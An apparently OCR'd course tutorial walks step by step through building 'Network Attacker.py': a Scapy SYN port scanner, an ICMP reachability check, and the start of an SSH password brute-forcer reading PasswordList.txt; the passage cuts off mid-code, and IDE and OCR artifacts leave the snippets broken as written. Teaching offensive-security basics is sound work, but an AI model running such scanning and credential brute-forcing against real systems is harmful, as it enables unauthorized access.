Python Programming for Security

Final Project

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

Enjoy!


1 Open a new **Python** project and create a **Python** file called "**Network Attacker.py**".




2 Install a **Scapy** library.




3 Import all the sub-library from "**scapy.all**".



4 Create the variable "**Target**" and assign a user input to it.



5 Create the variable "**Registered_Ports**" that equals to a range of **1 to 1023** (all registered ports).



6 Create an empty list called "**open_ports**."

```python
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP

target = input("Your input please? ")
Registered_Ports = range(1, 1024)
open_ports = []

```

7 Create the "**scanport**" function that requires the variable "**port**" as a single argument. In this function, create a variable that will be the source port that takes in the **"RandShort()"** function from the **Scapy** library. This function generates a random number between 0 and 65535.

```python
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
from scapy.all import RandShort

target = input("Your input please? ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port):
    source_port = RandShort()

```

8 Set **"conf.verb"** to **0** to prevent the functions from printing unwanted messages.

```python
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
from scapy.all import RandShort
from scapy.all import conf
conf.verb = 0

target = input("Your input please? ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port):
    source_port = RandShort()

```

9 Create a Synchronization Packet variable that is equal to the result of **"sr1()"** with ***IP(dst=target)/TCP(sport=source port,dport=port to check,flags="S"), timeout=0.5)***.

```python
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1

conf.verb = 0

target = input("Your input please? ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    source_port = RandShort()
    response = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
    return response
```

10 Inside the "**scanport**" function (the function that you create in step 7), check if the Synchronization Packet exists. If it does not, return **False**.

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Network Attacker.py

```python
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1

conf.verb = 0

target = input("Your input please? ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    source_port = RandShort()
    response = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
    if response is None:
        return False
```

11 If data exists in the "**SynPkt**" variable, check if it has a TCP layer using the "**.haslayer(TCP)**" function. If it does not, have return **False**.

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Network Attacker.py

```python
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1

conf.verb = 0

target = input("Your input please? ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    source_port = RandShort()
    SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
    if SynPkt is None or not SynPkt.haslayer(TCP):
        return False
```

12 In case it has, check if its **".flags"** are equal to **0x12.** The "**0x12**" indicates a **SYN-ACK** flag, which means that the port is available.

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Network Attacker.py

```python
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1

conf.verb = 0

target = input("Your input please? ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    source_port = RandShort()
    SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
    if SynPkt is None or not SynPkt.haslayer(TCP):
        return False
    if SynPkt[TCP].flags == 0x12:
        return True
    else:
        return False
```

13 Send an **RST** flag to close the active connection using ***sr(IP(dst=Target)/TCP(sport=Source_Port,dport=port,flags="R"),timeout=2)***, and return **True.**

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Network Attacker.py

```python
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1, send

conf.verb = 0

target = input("Your input please? ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    source_port = RandShort()
    SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
    if SynPkt is None or not SynPkt.haslayer(TCP):
        return False
    if SynPkt[TCP].flags == 0x12:
        send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
        return True
    else:
        return False
```

14 Create a function that checks target availability.

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Network Attacker.py

```python
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
from scapy.all import RandShort
from scapy.all import conf, ICMP
from scapy.all import sr1, send

conf.verb = 0

target = input("Your input please? ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    source_port = RandShort()
    SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
    if SynPkt is None or not SynPkt.haslayer(TCP):
        return False
    if SynPkt[TCP].flags == 0x12:
        send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
        return True
    else:
        return False


def check_target_availability(target):
    response = sr1( *args: IP(dst=target)/ICMP(), timeout=2, verbose=False)
    if response is None:
        return False
    else:
        return True
```

15 Implement "**try**" and "**except**" methodology. If the exception occurs, catch it as a variable.

16 Print the exception and return a **False**.

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Network Attacker.py

```python
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send

conf.verb = 0

target = input("enter input please: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    try:
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

def check_target_availability(target):
    try:
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

17 Set the "**conf.verb**" to **0** inside the "**try**" block.

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Network Attacker.py

```python
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, sr1, send

target = input("Please enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

18 Create a variable that sends an **ICMP** packet to the target with a timeout of **3** using the command ***sr1(IP(dst = target)/ICMP(),timeout = 3)***.

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Network Attacker.py

```python
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, sr1, send
from scapy.all import *

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False
```

```python

def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return icmp_response
    except Exception as e:
        print(f"Error sending ICMP to {target}: {e}")
        return None
```

19 Under "**try**" and "**except**" methodology, check if the **ICMP** packet was sent and returned successfully. If this is the situation, return "**True**" at the end of the block.

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Network Attacker.py

```python
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, sr1, send
from scapy.all import *

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False
```

```python

def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to {target}: {e}")
        return None
```

20 Create an **IF** statement that uses the availability check function to test whether the target is available.

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Network Attacker.py

```python
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, sr1, send
from scapy.all import *


target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False
```

```python

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
else:
    print(f"The target {target} is not available.")
```

21 Create a loop that goes over the “ports” variable range.

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Network Attacker.py

```python
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, sr1, send
from scapy.all import *


target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

```

```python

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        if scanport(port, target):
            print(f"Port {port} is open.")
            open_ports.append(port)
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")

```

22 Create a "**status**" variable that is equal to the port scanning function with the port as its argument.

23 If the status variable is equal to **True**, append the port to the "**Open_Ports**" list and print the open port.

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Network Attacker.py

```python
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, sr1, send
from scapy.all import *


target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

```

```python

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")


```

24 After the loop finishes, print a message stating that the scan finished.

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Network Attacker.py

```python
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, sr1, send
from scapy.all import *


target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

```python
def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)

    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

25 Import the “**paramiko**” library.

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Network Attacker.py

```python
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

```python
def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

26 Create a "**BruteForce**" function that takes the port variable as an argument.

Python Programming for Security - Final Project sagiv Version control

Network Attacker.py

```python
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send

def BruteForce(port):
    print(f"Brute-Forcing-Now {port}...")
    return "Failed!"

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False

def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False
```

```python

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)

            BruteForce(port)
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

27 Use the "**with**" method to open the "**PasswordList.txt**".

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Network Attacker.py

```python
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send

1 usage
def BruteForce(port, password_list):
    print(f"Attempting brute force on port {port}...")
    with open(password_list, 'r') as file:
        for password in file:
            print(f"Trying password {password.strip()}...")
    return "Brute force attempt finished."

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False
```

```python

1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
            BruteForce(port, password_list: 'PasswordList.txt')
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

28 Create a wordlist that the user read the file from the **Python** code and assign the password value to a password variable.

Python Programming for Security - Final Project sagiv Version control

Network Attacker.py

```python
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send

1 usage
def BruteForce(port, password_list):
    passwords = []
    print(f"Attempting brute force on port {port}...")
    with open(password_list, 'r') as file:
        for password in file:
            password = password.strip()
            passwords.append(password)
            print(f"Trying password {password}...")
    return "Brute force attempt finished."

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
            return False
        if SynPkt[TCP].flags == 0x12:
            send(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)
            return True
        else:
            return False
    except Exception as e:
        print(f"Error scanning port {port}: {e}")
        return False
```

```
1 usage
def check_target_availability(target):
    try:
        conf.verb = 0
        response = sr1( *args: IP(dst=target)/ICMP(), timeout=2)
        return not (response is None)
    except Exception as e:
        print(f"Error checking target availability: {e}")
        return False

def send_icmp(target):
    try:
        conf.verb = 0
        icmp_response = sr1( *args: IP(dst=target)/ICMP(), timeout=3)
        return not (icmp_response is None)
    except Exception as e:
        print(f"Error sending ICMP to target {target}: {e}")
        return None

if check_target_availability(target):
    print(f"The target {target} is available.")
    for port in Registered_Ports:
        status = scanport(port, target)
        if status:
            print(f"Port {port} is open.")
            open_ports.append(port)
            BruteForce(port, password_list: 'PasswordList.txt')
    print("Scan finished.")
    print(f"Open ports: {open_ports}")
else:
    print(f"The target {target} is not available.")
```

29 Under the "**with**" method, create one variable called "**user**" to allow the user to select the **SSH** server's login username.

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Network Attacker.py

```python
import paramiko
from scapy.all import *
from scapy.layers.inet import TCP, IP, ICMP
from scapy.layers.l2 import ARP
from scapy.all import RandShort, conf, sr1, send

1 usage
def BruteForce(port, password_list, username):
    print(f"Attempting brute force on port {port} with username {username}...")
    with open(password_list, 'r') as file:
        for password in file:
            password = password.strip()
            print(f"Trying password {password}...")
    return "Brute force attempt finished."

user = input("Enter the SSH server's login username: ")

target = input("Enter the target IP address: ")
Registered_Ports = range(1, 1024)
open_ports = []

1 usage
def scanport(port, target):
    try:
        conf.verb = 0
        source_port = RandShort()
        SynPkt = sr1( *args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
        if SynPkt is None or not SynPkt.haslayer(TCP):
